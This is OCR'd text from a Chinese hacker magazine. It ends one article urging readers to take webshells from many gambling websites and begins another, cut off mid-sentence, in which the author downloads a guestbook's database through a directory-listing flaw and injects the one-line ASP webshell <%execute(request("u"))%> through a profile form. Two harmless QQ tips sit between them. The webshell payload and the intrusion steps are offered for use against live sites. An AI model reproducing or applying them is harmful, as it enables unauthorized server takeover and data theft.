


图6




图7

好了，心动不如行动，按一个服务器上10个六合彩网站计算，那么现在就已经有成百上千个地下六合彩网站的webshell等着你去取了。嘿嘿，动作要快哦，不然别人就先下手啦！

最后提一下，原来有一个叫lxing的朋友在“中国教程下载站”发表了一个入侵六合彩的动画教程，在上面要求我把“tv1.asp”会员页面的漏洞讲解一下，我今天就在这里给大家全部交代了，有什么不明白的地方，欢迎来黑客手册论坛指教。

（文章中的“一句话木马”已收录在本期光盘中）

雕虫小技 QQ同步秀


有时候我们需要把QQ秀的图片放在自己的网页，一般情况都是通过截图的方法来把QQ秀图片放到网页中的，但这个方法有个缺点，就是不能和QQ里面的QQ秀同步，所以每次更新了自己的QQ秀后就要重新截图来放到网页中。其实腾讯网站有一个专门显示自己QQ秀的目录，我们只要把这个网址嵌入到自己的网页中就可以和QQ里面的QQ秀同步了。


全身QQ秀： http://qqshow-user.tencent.com/你的QQ号码/10/00/

半身QQ秀： http://qqshow-user.tencent.com/你的QQ号码/11/00/

雕虫小技 QQ截屏技巧

QQ截屏功能给我们增加了不少方便，但是在截取级联菜单时会自动收缩，这时候我们可以用鼠标左键点着我们要选的2级菜单选项不放，然后点QQ截图的快捷键“Ctrl+Alt+A”即可把我们想要的珍贵瞬间截取下来（如下图）。





破解怡情留言本的加密密码

文/KYO

北京春天的气候原来也是这么的恶劣，风大、干燥，再加上忽冷忽热，让我在双休也没有出去玩的兴致。星期天照样是来到公司听听歌，顺便学习点东西。正悠哉悠哉时QQ上好友发来消息叫我看看怡情留言本管理员的加密密码怎么破解。首先要找源代码啊，要是MD5的话就不要想了。打开www.google.com，输入怡情留言本，本来想搜索源代码下载呢，却搜出来几个使用这个程序的网站，随便打开一个看看，发现界面很粗糙，远不象它的名字那么美（图1）。




图1

没发现什么地方存在注入，不过我无意间却发现这个服务器存在目录遍历的漏洞。在浏览器中直接输入http://www.target.com/lyb/，目录花啦啦全出来了（图2）。




图2

开始淘金了，发现数据库后缀是asp，打开flashget写入地址，数据库完整的被DOWN下来了。哈哈，这下有好戏看了。找到填写个人信息的页面http://www.target.com/lyb/apply.htm，在自我介绍一栏写入<%execute(request("u"))%>（图3）。

然后拿出海阳顶端的客户端请求http://www.target.com/lyb/db/yq.asp，呵呵...下面这张图说明已经成功了（图4）。

哎，费了这么大力气，拿到了WEBSHELL，其实真正的目的就是为了看它的源代码。当然我可以慢慢的搜索，肯定能找到下载源代码的位置，可我就是喜欢这样的过程。好了，用我的

